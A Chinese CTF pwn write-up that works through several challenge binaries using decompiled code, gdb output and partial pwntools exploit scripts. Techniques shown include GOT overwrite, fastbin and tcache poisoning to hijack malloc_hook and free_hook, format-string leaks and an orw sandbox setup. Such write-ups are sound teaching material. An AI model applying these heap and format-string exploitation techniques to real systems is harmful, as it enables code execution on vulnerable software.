

babyconact

```
(root@kali)-[~/Workspace/myown/NPU/babyconact]
# chc babyconact
babyconact: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically
linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=6a
7685037256a17e224f40e20b01011eb8f1109a, for GNU/Linux 3.2.0, stripped
RELRO          STACK CANARY      NX            PIE             RPATH
RUNPATH        Symbols          FORTIFY Fortified      Fortifiable   F
ILE
No RELRO       No canary found   NX enabled    No PIE        No RPATH
H No RUNPATH    No Symbols        No           0             3             b
abyconact
```

只开了NX，有回显函数，还给了后门函数，按理非常简单的一题。
一开始看到这道菜单题我还以为是堆，最后发现是假的堆题。bug找了好久都没找到，很疑惑这道题能在哪有bug。

create

```
1 int create()
2 {
3     int num; // [rsp+Ch] [rbp-4h]
4
5     if ( dword_4036D8 == 10 )
6         return puts("Error: Contacts book is full");
7     num = getopen();
8     puts("Input contact name:");
9     myread((char *)&unk_4036E0 + 64 * (__int64)num, 30LL);
10    puts("Input contact phone-number:");
11    myread((char *)&unk_4036E0 + 64 * (__int64)num + 32, 30LL);
12    byte_40371F[64 * (__int64)num] = -1;
13    ++dword_4036D8;
14    return puts("Finished");
15 }
```

edit

```

IDA... Pse... Pse... Hex... Str... Enums
1 int edit()
2 {
3     int num; // [rsp+Ch] [rbp-4h] BYREF
4
5     if ( !dword_4036D8 )
6         return puts("Error: Contacts book is empty");
7     puts("Input contact index:");
8     __isoc99_scanf("%d", &num);
9     if ( num < 0 && num >= dword_4036D8 )
10        return puts("Error: Invalid index");
11    if ( byte_40371F[64 * (__int64)dword_4036D8] )
12    {
13        puts("Input contact name:");
14        myread((char *)&unk_4036E0 + 64 * (__int64)num, 30LL);
15        puts("Input contact phone-number:");
16        myread((char *)&unk_4036E0 + 64 * (__int64)num + 32, 30LL);
17    }
18    else
19    {
20        puts("Error: Empty contact");
21    }
22    return puts("Finished");
23 }

```

del

```

IDA... Pse... Pse... Hex... Str... Enums
1 int del()
2 {
3     int v1; // [rsp+Ch] [rbp-4h] BYREF
4
5     if ( !dword_4036D8 )
6         return puts("Error: Contacts book is empty");
7     puts("Input contact index:");
8     __isoc99_scanf("%d", &v1);
9     if ( v1 < 0 || v1 >= dword_4036D8 )
10        return puts("Error: Invalid index");
11    if ( byte_40371F[64 * (__int64)v1] )
12    {
13        memset((char *)&unk_4036E0 + 64 * (__int64)v1, 0, 0x40uLL);
14        --dword_4036D8;
15        byte_40371F[64 * (__int64)v1] = 0;
16    }
17    else
18    {
19        puts("Error: Empty contact");
20    }
21    return puts("Finished");
22 }

```

show

```
1 int show()  
2 {  
3     int i; // [rsp+Ch] [rbp-4h]  
4  
5     puts("Contacts:");  
6     if ( !dword_4036D8 )  
7         return puts("\t- Empty -");  
8     for ( i = 0; i <= 9; ++i )  
9     {  
10        if ( byte_40371F[64 * (__int64)i] )  
11            printf(  
12                "\t[%d]\t%s\t%s\n",  
13                (unsigned int)i,  
14                (const char *)&unk_4036E0 + 64 * (__int64)i,  
15                (const char *)&unk_4036E0 + 64 * (__int64)i + 32);  
16    }  
17    return puts("Finished");  
18 }
```

进入edit函数的要求（第11行）是存放conact的数组的索引为sum(0x4036D8)的地方不为空，由上面几个函数可知可以连续create 10次后随便删掉一个会话（只要不是最后一个）就能满足进入edit函数的条件。

可是进了edit好像也没有任何bug可利用啊。。。所有的编辑都是在范围之内的，看看能不能edit到got表吧。。。

```
pwndbg> got

GOT protection: No RELRO | GOT functions: 8

[0x403650] puts@GLIBC_2.2.5 → 0x7ffff7c76140 (puts) ← push    r14
[0x403658] setbuf@GLIBC_2.2.5 → 0x7ffff7c7cb00 (setbuf) ← mov     edx, 0x2000
[0x403660] system@GLIBC_2.2.5 → 0x401056 (system@plt+6) ← push    2
[0x403668] printf@GLIBC_2.2.5 → 0x7ffff7c58380 (printf) ← sub     rsp, 0xd8
[0x403670] memset@GLIBC_2.2.5 → 0x7ffff7d53f80 (__memset_avx2_unaligned_erms) ← vmovd   xmm0, esi
[0x403678] read@GLIBC_2.2.5 → 0x7ffff7cf9a70 (read) ← mov     eax, dword ptr fs:[0x18]
[0x403680] __isoc99_scanf@GLIBC_2.7 → 0x7ffff7c59720 (__isoc99_scanf) ← sub     rsp, 0xd8
[0x403688] exit@GLIBC_2.2.5 → 0x4010a6 (exit@plt+6) ← push    7

pwndbg> x/30x 0x4036d0
```

坏了，`got`就在存放会话的上方一点点，可是第9行要求索引不能为负。。。

诶，不对，tmd怎么第9行的判定条件是&&啊！（能发现这点还是因为自己想输入负数的愿望太强烈了，对着这行死盯。。不然可能永远发现不了）

所以索引直接大胆输负数就好了，于是乎，直接把got表里的地址改后门函数就好了。。

最终exp的有效部分甚至不需要十行。。

```
for i in range(10):
    create(b'aaaa',b'bbbb')
delete(0)
payload1=b'\x56\x10\x40'
payload2=p64(backdoor)+p64(backdoor)
edit(-2,payload1,payload2)
p.interactive()
```

babyheap

```
(root@kali)-[~/Workspace/myown/NPU/babyheap]
# chcr babyheap
babyheap: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, in
terpreter /home/cutecabbage/glibc-all-in-one/libs/2.23-0ubuntu3_amd64/ld-2.23.so, for
GNU/Linux 3.2.0, BuildID[sha1]=ea14b31a40cbf208c82ad4ad232bf886fda6393f, stripped
RELRO          STACK CANARY      NX            PIE             RPATH         RUNPATH      S
ymbols         FORTIFY Fortified      Fortifiable   FILE
Partial RELRO  No canary found  NX enabled    No PIE        No RPATH     No RUNPATH
  No Symbols      No      0                3             babyheap
```

又是一道有后门的题

show

```
1 int show()
2 {
3     int v1; // [rsp+8h] [rbp-8h] BYREF
4     int v2; // [rsp+Ch] [rbp-4h] BYREF
5
6     puts("Input index:");
7     __isoc99_scanf("%d", &v2);
8     if ( v2 < 0 || v2 > 19 )
9         return puts("Error: Invalid index");
10    if ( !*((_QWORD *)&qword_4040C8 + 2 * v2) )
11        return puts("Error: Empty");
12    puts("Input length:");
13    __isoc99_scanf("%d", &v1);
14    if ( v1 <= 15 || v1 > 96 )
15        return puts("Error: Invalid length");
16    write(1, *((const void *)&qword_4040C8 + 2 * v2), v1);
17    return puts("\nFinished");
18 }
```

create

```

1 int create()
2 {
3     signed int v1; // [rsp+0h] [rbp-10h] BYREF
4     int v2; // [rsp+4h] [rbp-Ch] BYREF
5     void *v3; // [rsp+8h] [rbp-8h]
6
7     puts("Input index:");
8     __isoc99_scanf("%d", &v2);
9     if ( v2 < 0 || v2 > 19 )
10         return puts("Error: Invalid index");
11     puts("Input length (16~80):");
12     __isoc99_scanf("%d", &v1);
13     if ( v1 <= 15 || v1 > 96 )
14         return puts("Error: Invalid length");
15     v3 = malloc(v1);
16     if ( !v3 )
17         return puts("Error: Unknown error");
18     puts("Input content:");
19     sub_401662((__int64)v3, v1);
20     *((_DWORD *)&unk_4040C0 + 4 * v2) = v1;
21     qword_4040C8[2 * v2] = v3;
22     return puts("Finished");
23 }

```

del

```

1 int del()
2 {
3     int v1; // [rsp+Ch] [rbp-4h] BYREF
4
5     puts("Input index:");
6     __isoc99_scanf("%d", &v1);
7     if ( v1 < 0 || v1 > 19 )
8         return puts("Error: Invalid index");
9     if ( qword_4040C8[2 * v1] )
10     {
11         free((void *)qword_4040C8[2 * v1]);
12         qword_4040C8[2 * v1] = 0LL;
13     }
14     return puts("Finished");
15 }

```

edit

```

1 int edit()
2 {
3     int v1; // [rsp+Ch] [rbp-4h] BYREF
4
5     puts("Input index:");
6     __isoc99_scanf("%d", &v1);
7     if ( v1 < 0 || v1 > 19 )
8         return puts("Error: Invalid index");
9     puts("Input content:");
10    sub_401662(qword_4040C8[2 * v1], 0x50u);
11    return puts("Finished");
12 }

```

很明显的bug是edit那里，可以编辑0x50字节，也就是说能覆盖下面的heap。

```

create(0,0x18,b'aaaa')
create(1,0x48,b'bbbb')
create(2,0x48,b'cccc')
create(3,0x18,b'dddd')
payload=b'f'*0x18+b'\xa1'
edit(0,payload)
delete(1)
show(0,0x30)
p.recv(0x28)
leak =u64(p.recv(8))
print(hex(leak))

```

把1处的heap大小改为0xa1，释放后使其放进unsortedbin，通过show函数得到bk和fd，泄露libc地址，使用LibcSearcher得知远程环境libc版本为2.23（没给附件，自己下载）

下面接下来劫持malloc_hook，把后门函数放进malloc_hook就行了。

因为给的create的数量很多，不需要节约，使用fastbin_attack，释放两个大小为0x18(实际为0x20)的heap，让新heap开到存放heap地址的地方

```

create(1,0x48,b'nnnn')
create(6,0x48,b'tttt')
create(4,0x18,b'mmmm')
create(5,0x18,b'tttt')
create(7,0x21,b'tttt')
# pause()
delete(4)
delete(5)
delete(6)
payload=p64(0)*3+p64(0x21)+p64(0)*3+p64(0x21)+p64(0x404120+8)
edit(3,payload)
create(4,0x18,b'mmmm')
create(5,0x18,b'mmmm')

```

```
pwndbg> x/20xg 0x4040C0
0x4040c0: 0x0000000000000018 0x0000000002343010
0x4040d0: 0x0000000000000048 0x0000000002343030
0x4040e0: 0x0000000000000048 0x0000000002343080
0x4040f0: 0x0000000000000018 0x00000000023430d0
0x404100: 0x0000000000000018 0x0000000002343110
0x404110: 0x0000000000000018 0x000000000404138
0x404120: 0x0000000000000048 0x0000000000000000
0x404130: 0x0000000000000021 0x000000006d6d6d6d
0x404140: 0x0000000000000000 0x0000000000000000
0x404150: 0x0000000000000000 0x0000000000000000
pwndbg>
```

看到索引为5的heap确实在0x4040c0上接下来真的就是为所欲为了，可以任意地址写，把后门函数放到malloc_hook即可。

```
payload=p64(hook)
edit(5,payload)
edit(7,b'\xdd\x16\x40\x00\x00\x00\x00')
create(8,0x50,b'nnnn')
p.interactive()
```

再次调用malloc时就能getshell。

fmtstr

明显的格式化字符串漏洞，而且还给了后门函数，只要使之后输入的s1字符串等于s2就能getflag。有两个方法，1是直接用%s得到s2的值，2是由于strncmp(str1,str2,n)函数比较字符串的规则是最多比较n个字符，但是如果遇到\x00会提前终止比较，因此只需要将s2的首字符覆盖成\x00后s1传入\x00即可

此处采用了第二种方法（由于格式化字符串不熟练一开始第一种没写出来，现在写出来了）

int_over

闯关题，只要通过三关即可，由ctfshow的math99这道题改编而来，考查机器码层面的整数数据存储

```
1 int bomb1()
2 {
3     int result; // eax
4     int v1; // ebx
5     char s[15]; // [rsp+Ah] [rbp-36h] BYREF
6     char nptr[15]; // [rsp+19h] [rbp-27h] BYREF
7     unsigned __int64 v4; // [rsp+28h] [rbp-18h]
8
9     v4 = __readfsqword(0x28u);
10    puts("1.a-b=114,0<=a<114,0<=b<114");
11    fgets(s, 14, stdin);
12    fgets(nptr, 14, stdin);
13    if ( strchr(s, 45) )
14        return 0;
15    if ( strchr(nptr, 45) )
16        return 0;
17    v1 = atoi(s);
18    result = v1 - atoi(nptr);
19    if ( result == 114 )
20    {
21        result = atoi(s);
22        if ( result <= 113 )
23        {
24            result = atoi(nptr);
25            if ( result <= 113 )
26            {
27                puts("Good!");
28                result = 1;
29            }
30        }
31    }
32    return result;
33 }
```

这关不允许输入负数，而希望的是 $113 - (-1) = 114$ ，由于int存储时 2^{32} 为一个循环，所以输入113和 $2^{32} - 1 = 4294967295$ 即可

```
IDA... Pse... Hex... Str... Enums Imp...
1 int64 bomb2()
2 {
3     int v1; // [rsp+0h] [rbp-10h] BYREF
4     int v2; // [rsp+4h] [rbp-Ch] BYREF
5     unsigned __int64 v3; // [rsp+8h] [rbp-8h]
6
7     v3 = __readfsqword(0x28u);
8     puts("2.a*b=514,a>514,b>514");
9     __isoc99_scanf("%d%d", &v1, &v2);
10    if ( v1 * v2 != 514 || v1 <= 514 || v2 <= 514 )
11        return 0LL;
12    puts("Good!");
13    return 1LL;
14 }
```

同理，把 $2^{32}+514$ 质数分解即可

```
regular function instruction Data unexplored External symbol Lumi
IDA... Pse... Hex... Str... Enums Im
1 __sighandler_t bomb3()
2 {
3     int v1; // [rsp+Ch] [rbp-14h] BYREF
4     int v2; // [rsp+10h] [rbp-10h] BYREF
5     int v3; // [rsp+14h] [rbp-Ch]
6     unsigned __int64 v4; // [rsp+18h] [rbp-8h]
7
8     v4 = __readfsqword(0x28u);
9     puts("3.a/b=ERROR,b!=0");
10    __isoc99_scanf("%d%d", &v1, &v2);
11    if ( !v2 )
12        return 0LL;
13    signal(8, handler);
14    v3 = v1 / v2;
15    return signal(8, 0LL);
16 }
```

int存储范围为 $-2^{31} \sim 2^{31}-1$ ，a输 -2^{31} ，b输-1即可

pet simulator

堆题，保护全开。这题一开始忘给libc附件了，我不知道是tcache所以一开始没敢做，然后free后发现
有tcache的特征才确认。

add

```
1 int add()
2 {
3     char *v1; // rax
4     __int64 v2; // rdx
5
6     if ( dword_40A4 > 2 )
7         return puts("Oops, Your world doesn't have enough resources to have one more cat.");
8     v1 = sub_1329();
9     if ( !v1 )
10        exit(1);
11    if ( !qword_40F0[0] )
12    {
13        v2 = 0LL;
14        goto LABEL_11;
15    }
16    if ( !qword_40F8 )
17    {
18        v2 = 1LL;
19        goto LABEL_11;
20    }
21    if ( !qword_4100 )
22    {
23        v2 = 2LL;
24    LABEL_11:
25        ++dword_40A4;
26        qword_40F0[v2] = (__int64)v1;
27    }
28    return __printf_chk(1LL, "Now, you have %d cats\n", (unsigned int)dword_40A4);
29 }
```

show

```

1 unsigned __int64 show()
2 {
3     const char *v0; // rdx
4     unsigned int v2; // [rsp+4h] [rbp-14h] BYREF
5     unsigned __int64 v3; // [rsp+8h] [rbp-10h]
6
7     v3 = __readfsqword(0x28u);
8     if ( dword_40A4 > 0 )
9     {
10        __printf_chk(1LL, "idx?\n> ");
11        __isoc99_scanf("%d", &v2);
12        if ( v2 <= 2 )
13        {
14            v0 = (const char *)qword_40F0[v2];
15            if ( v0 )
16                __printf_chk(1LL, "you have a %s cat named %s\n", v0, v0 + 40);
17        }
18    }
19    else
20    {
21        puts("Where is your cat?");
22    }
23    return __readfsqword(0x28u) ^ v3;
24 }

```

del

```

1 unsigned __int64 del()
2 {
3     void *v0; // rdi
4     unsigned int v2; // [rsp+4h] [rbp-14h] BYREF
5     unsigned __int64 v3; // [rsp+8h] [rbp-10h]
6
7     v3 = __readfsqword(0x28u);
8     if ( dword_40A4 > 0 )
9     {
10         __printf_chk(1LL, "idx?\n> ");
11         __isoc99_scanf("%d", &v2);
12         if ( v2 <= 2 )
13         {
14             v0 = (void *)qword_40F0[v2];
15             if ( v0 )
16             {
17                 free(v0);
18                 --dword_40A4;
19                 qword_40F0[v2] = 0LL;
20             }
21         }
22         __printf_chk(1LL, "Now, you have %d cats\n", (unsigned int)dword_40A4);
23     }
24     else
25     {
26         puts("Where is your cat?");
27     }
28     return __readfsqword(0x28u) ^ v3;
29 }

```

edit

```

1 unsigned __int64 edit()
2 {
3     __int64 v0; // rsi
4     unsigned int v2; // [rsp+4h] [rbp-14h] BYREF
5     unsigned __int64 v3; // [rsp+8h] [rbp-10h]
6
7     v3 = __readfsqword(0x28u);
8     if ( dword_40A4 > 0 )
9     {
10         __printf_chk(1LL, "idx?\n> ");
11         __isoc99_scanf("%d", &v2);
12         if ( v2 <= 2 )
13         {
14             v0 = qword_40F0[v2];
15             if ( v0 )
16                 read(0, (void *) (v0 + 40), 0x50uLL);
17         }
18     }
19     else
20     {
21         puts("Where is your cat?");
22     }
23     return __readfsqword(0x28u) ^ v3;
24 }

```

comment

```

1 void comment()
2 {
3     if ( ptr )
4     {
5         puts("Have a good time? give me a favourable comment ^-^");
6         read(0, ptr, 0x500uLL);
7         puts("Thanks!");
8         free(ptr);
9         ptr = 0LL;
10    }
11    else
12    {
13        puts("I need real comment!");
14    }
15 }

```

发现edit可以覆盖到下一个chunk的前一部分，因此可以把tcache中的指针泄露出来。

```

add()
add()
add()
free(1)
edit(0,b'a'*0x40)
show(0)
p.recvuntil(b'a'*0x40)
getaddr=u64(p.recv(6).ljust(8,b'\x00')) #堆地址
print('getaddr:',hex(getaddr))
edit(0,p64(0)*6+p64(0x61)+p64(0))#还原

```

得到堆地址后利用tcache投毒，使新的chunk开到有libc函数地址的地方，用show打印出来就行了。

```

root@kali: ~/Workspace/mypwn/NPU/pet
文件 动作 编辑 查看 帮助
add()
File "/mnt/hgfs/ShareDir/mypwn/NPU/pet/exp2.py", line 13, in
p.recvuntil(b'> ')
File "/home/cutecabbage/.local/lib/python3.10/site-packages
line 333, in recvuntil
res = self.recv(timeout=self.timeout)
File "/home/cutecabbage/.local/lib/python3.10/site-packages
line 105, in recv
return self._recv(num, timeout) or b''
File "/home/cutecabbage/.local/lib/python3.10/site-packages
line 183, in _recv
if not self.buffer and not self._fillbuffer(timeout):
File "/home/cutecabbage/.local/lib/python3.10/site-packages
line 154, in _fillbuffer
data = self.recv_raw(self.buffer.get_fill_size())
File "/home/cutecabbage/.local/lib/python3.10/site-packages
line 56, in recv_raw
raise EOFError
EOFError
[*] Closed connection to t.ctf.qwq.cc port 49637

(root@kali)-[~/Workspace/mypwn/NPU/pet]
# ^C

(root@kali)-[~/Workspace/mypwn/NPU/pet]
# ^C

(root@kali)-[~/Workspace/mypwn/NPU/pet]
# python3 exp2.py
[+] Starting local process './pet': pid 127401
[*] '/mnt/hgfs/ShareDir/mypwn/NPU/pet/libc.so.6'
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: Canary found
NX: NX enabled
PIE: PIE enabled
getaddr: 0x5599315f8010
[*] running in new terminal: ['/usr/bin/gdb', '-q', './pet',
[+] Waiting for debugger: Done

Shell No. 1
使用率: 4%
[ STACK ]
00:0000 | rsp 0x7ffffb3659330 ← 0x0
01:0008 | 0x7ffffb3659338 ← 0x1
02:0010 | 0x7ffffb3659340 → 0x7f5b3031fe39 ← 0x74730044
5750002e /* '.' */
03:0018 | 0x7ffffb3659348 → 0x7ffffb36592d0 → 0x7f5b3035
6980 (_IO_2_1_stdin_) ← 0xfbad208b
04:0020 | 0x7ffffb3659350 → 0x7ffffb3659a30 ← 0x0
05:0028 | 0x7ffffb3659358 ← 0x1
06:0030 | 0x7ffffb3659360 → 0x7f5b3031fe39 ← 0x74730044
5750002e /* '.' */
07:0038 | 0x7ffffb3659368 → 0x7f5b3035c570 → 0x7f5b3038
d190 → 0x559930792000 ← 0x10102464c457f
[ BACKTRACE ]
▶ f 0 0x7f5b301ce280
f 1 0x7f5b301cd162 __isoc99_scanf+178
f 2 0x5599307936be
f 3 0x559930793236
f 4 0x7f5b3018e083 __libc_start_main+243
f 5 0x55993079326e

pwndbg> x/20x 0x5599315f8010+0x780
0x5599315f8790: 0x00000000 0x00000000 0x00000000
x00000000
0x5599315f87a0: 0x00000000 0x00000000 0x000001e10
x00000000
0x5599315f87b0: 0x00000000 0x00000000 0x315f80100
x00005599
0x5599315f87c0: 0x00000000 0x00000000 0x000000000
x00000000
0x5599315f87d0: 0x00000000 0x00000000 0x000000000
x00000000
pwndbg> x/20xg 0x5599315f8010+0x780
0x5599315f8790: 0x0000000000000000 0x0000000000000000
0x5599315f87a0: 0x0000000000000000 0x00000000000001e1
0x5599315f87b0: 0x0000000000000000 0x00005599315f8010
0x5599315f87c0: 0x0000000000000000 0x0000000000000000
0x5599315f87d0: 0x0000000000000000 0x0000000000000000
0x5599315f87e0: 0x0000000000000000 0x0000000000000000
0x5599315f87f0: 0x0000000000000000 0x0000000000000000
0x5599315f8800: 0x0000000000000000 0x0000000000000000
0x5599315f8810: 0x0000000000000000 0x000007f5b303575c0
0x5599315f8820: 0x00000000ffffff 0x0000000000000000
pwndbg>

```

gdb调试发现在getaddr+0x7a0附近就有libc，选择这个地方的另一个原因是chunk开在这后size为0x1e1，free时不会出错（这题最多只能开3个chunk，资源非常紧张，我一开始为了得到libc开在其他地方，由于size为0不能free，耽误了好久）


```

add()
add()
edit(2,b'a'*0x40)
show(2)
p.recvuntil(b'a'*0x40)
libcaddr=u64(p.recv(6).ljust(8,b'\x00')) #libc地址
print('libcaddr:',hex(libcaddr))
libcbase=libcaddr-libc.sym['_IO_2_1_stderr_']
print('libcbase:',hex(libcbase))
free_hook=libcbase+libc.sym['__free_hook']
print('free_hook:',hex(free_hook))
one_gadget=libcbase+0xe3b01
system_addr=libcbase+libc.sym['system']

```

得到的其实是_io_2_1_stderr_的地址，由此可以得到libcbase。
最后再次利用一次tcache投毒使free_hook为one_gadget即可

```

edit(2,b'\x00'*0x50)
free(2)
add()

free(2)
free(1)
edit(0,p64(0)*6+p64(0x61)+p64(free_hook-0x40))
add()
add()
edit(2,p64(0)*3+p64(one_gadget))
free(0)
p.interactive()

```

注意如果当时为了得到libc时开的chunk不能free，那么就不能完成最后一次投毒。
整个过程没用到comment函数，感觉这个函数没啥作用。

pwn1


略

pwn2

格式化字符串漏洞，而且在利用完漏洞后可以有3次机会任意地址写1字节

```
(root@kali)-[~/Workspace/mypwn/NPU/pwn3]
# chc easy_pwn
easy_pwn: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=5d26e884b1df58263649de8aa300cb61509b98fb, stripped
RELRO           STACK CANARY      NX            PIE            RPATH          RUNPATH        Symbols
ls             FORTIFY Fortified   Fortifiable   FILE
Partial RELRO   Canary found    NX enabled     No PIE        No RPATH       No RUNPATH     No Symbols
mbols          No              0              3             easy_pwn
```

```
1 void __fastcall __noreturn main(int a1, char **a2, char **a3)
2 {
3     int i; // [rsp+Ch] [rbp-14h]
4     void *buf[2]; // [rsp+10h] [rbp-10h] BYREF
5
6     buf[1] = (void *)__readfsqword(0x28u);
7     setbuf(stdin, 0LL);
8     setbuf(stdout, 0LL);
9     setbuf(stderr, 0LL);
10    sub_400846();
11    puts("tell me your name");
12    sub_400B79(); // bug
13    puts("this is a gift for you");
14    for ( i = 0; i <= 2; ++i )
15    {
16        read(0, buf, 8uLL); // 任意地址写
17        read(0, buf[0], 1uLL);
18    }
19    exit(1337);
20 }
```



```
1 __int64 sub_400B79()
2 {
3     const char *v0; // rsi
4     char buf[112]; // [rsp+10h] [rbp-E0h] BYREF
5     char dest[104]; // [rsp+80h] [rbp-70h] BYREF
6     unsigned __int64 v4; // [rsp+E8h] [rbp-8h]
7
8     v4 = __readfsqword(0x28u);
9     read(0, buf, 0x32uLL);
10    v0 = encode(buf);
11    strcpy(dest, v0);
12    puts("your name is ");
13    printf(dest);
14    return 0LL;
15 }
```

但是输入的字符串没有直接传入dest，而是经过了一次编码。
编码函数如下

```
IDA... Pse... Str... Hex... Str...
15 char c; // [rsp+36h] [rbp-Ah]
16 char d; // [rsp+37h] [rbp-9h]
17 unsigned __int64 v16; // [rsp+38h] [rbp-8h]
18
19 v16 = __readfsqword(0x28u);
20 v7 = 0;
21 v1 = strlen(a1);
22 v11 = malloc((3 * v1) >> 2);
23 v10 = 0;
24 for ( i = 0; a1[i]; ++i )
25 {
26     for ( j = 0; j <= 63 && byte_6020A0[j] != a1[i]; ++j )
27         ;
28     v2 = v7++;
29     *(&a + v2) = j;
30     if ( v7 == 4 )
31     {
32         aa = v10++;
33         v11[aa] = 4 * a + (b >> 4);
34         if ( c != 64 )
35         {
36             bb = v10++;
37             v11[bb] = 16 * b + (c >> 2);
38         }
39         if ( d != 64 )
40         {
41             cc = v10++;
42             v11[cc] = (c << 6) + d;
43         }
44         v7 = 0;
45     }
46 }
47 v11[v10] = 0;
48 return v11;
49 }
```

是base64编码，只要写出解码函数就行，但是我不会。所以我用z3求解器无脑写了个解码函数。

```

destring='7M9BXCgPswHRFxbdaNgyVilEmpD/foYhTznK6Lkj5A+t3W20reUZ018QcSqJI4u'
def decode(aa,bb,cc):
    a=Int('a')
    b=Int('b')
    c=Int('c')
    d=Int('d')
    s=Solver()
    s.add(a>=0 , a < 64)
    s.add(b>=0 , b < 64)
    s.add(c>=0 , c < 64)
    s.add(d>=0 , d < 64)
    s.add(aa==(4*a+(b-b%16)/16)%256)
    s.add((16*b+ (c-c%4)/4)%256==bb)
    s.add(cc==(d+64*c)%256)
    print(s.check())
    print(s.model())
    m=s.model()
    return m.eval(a),m.eval(b),m.eval(c),m.eval(d)
def realpayload(payload):
    payload=payload.ljust(len(payload)+len(payload)%3,b'a').decode()
    print(payload)
    ans=b''
    for i in range(len(payload)//3):
        print(ord(payload[3*i]),ord(payload[3*i+1]),ord(payload[3*i+2]))
        m=decode(ord(payload[3*i]),ord(payload[3*i+1]),ord(payload[3*i+2]))
        # print(m[0].as_long(),m[1].as_long(),m[2].as_long(),m[3].as_long())
        ans+=destring[m[0].as_long()].encode()+destring[m[1].as_long()].encode()+destring[m[2].as_long()].e
    # print(ans)
    return ans

```

如此只要传入想构造的payload就能得到原始payload

思路：

每4个字符经过base64后生成3个字符，把payload补齐后按4个字符一组传进去就行了

接下来我做的事如下：

1. 利用格式化字符串漏洞获得libcbase和stack_addr
2. 利用任意地址写把exit函数的got表改为main函数里任意地址写的前面的地址，这样可以无限次利用
3. 多次利用任意地址写在rbp下面构造rop链，并将\bin\sh写到bss段
4. 构造完成将exit的got表改为return的地址，退出重复调用

细则：

libc和stack的地址分别处于第31和34个参数，用%p输出得到

pwn3

考查的是orw，即open read write，第一次遇到这种题

```
(root@kali) [~/Workspace/my_pwn3/pwn3]
# ldd orw
linux-vdso.so.1 (0x00007ffebe3ef000)
/home/cutecabbage/glibc-all-in-one/libs/2.31-0ubuntu9.7_amd64/libc-2.31.so (0x00007f9514be6000)
/home/cutecabbage/glibc-all-in-one/libs/2.31-0ubuntu9.7_amd64/ld-2.31.so ⇒ /lib64/ld
linux-x86-64.so.2 (0x00007f9514de4000)

(root@kali) [~/Workspace/my_pwn3/pwn3]
# seccomp-tools dump /home/cutecabbage/Workspace/my_pwn3/pwn3/orw
line CODE JT JF K
=====
0000: 0x20 0x00 0x00 0x00000004 A = arch
0001: 0x15 0x00 0x02 0xc000003e if (A ≠ ARCH_X86_64) goto 0004
0002: 0x20 0x00 0x00 0x00000000 A = sys_number
0003: 0x15 0x00 0x01 0x0000003b if (A ≠ execve) goto 0005
0004: 0x06 0x00 0x00 0x00000000 return KILL
0005: 0x06 0x00 0x00 0x7fff0000 return ALLOW

(root@kali) [~/Workspace/my_pwn3/pwn3]
```

这道题保护全开，还开了沙盒，所以不能用onegadget或system来getshell


```

1 unsigned __int64 add()
2 {
3     int len; // [rsp+8h] [rbp-18h] BYREF
4     int i; // [rsp+Ch] [rbp-14h]
5     void *v3; // [rsp+10h] [rbp-10h]
6     unsigned __int64 v4; // [rsp+18h] [rbp-8h]
7
8     v4 = __readfsqword(0x28u);
9     len = 0;
10    for ( i = 0; i <= 30 && *((_QWORD *)&unk_4060 + i); ++i )
11        ;
12    if ( i <= 30 )
13    {
14        puts("Length of game description:");
15        __isoc99_scanf("%d", &len);
16        if ( len <= 0 || len > 0x995 )
17        {
18            puts("invalid size");
19        }
20        else
21        {
22            v3 = malloc(len);
23            *((_QWORD *)&unk_4060 + i) = v3;
24            dword_4260[i] = len;
25            puts("Game description:");
26            read(0, *((void **)&unk_4060 + i), dword_4260[i]);
27            puts("add done");
28        }
29    }
30    return __readfsqword(0x28u) ^ v4;
31 }

```

```

1 unsigned __int64 show()
2 {
3     int index; // [rsp+4h] [rbp-Ch] BYREF
4     unsigned __int64 v2; // [rsp+8h] [rbp-8h]
5
6     v2 = __readfsqword(0x28u);
7     index = 0;
8     printf("game index: ");
9     __isoc99_scanf("%d", &index);
10    if ( index >= 0 && index <= 30 && *((_QWORD *)&unk_4060 + index) )
11    {
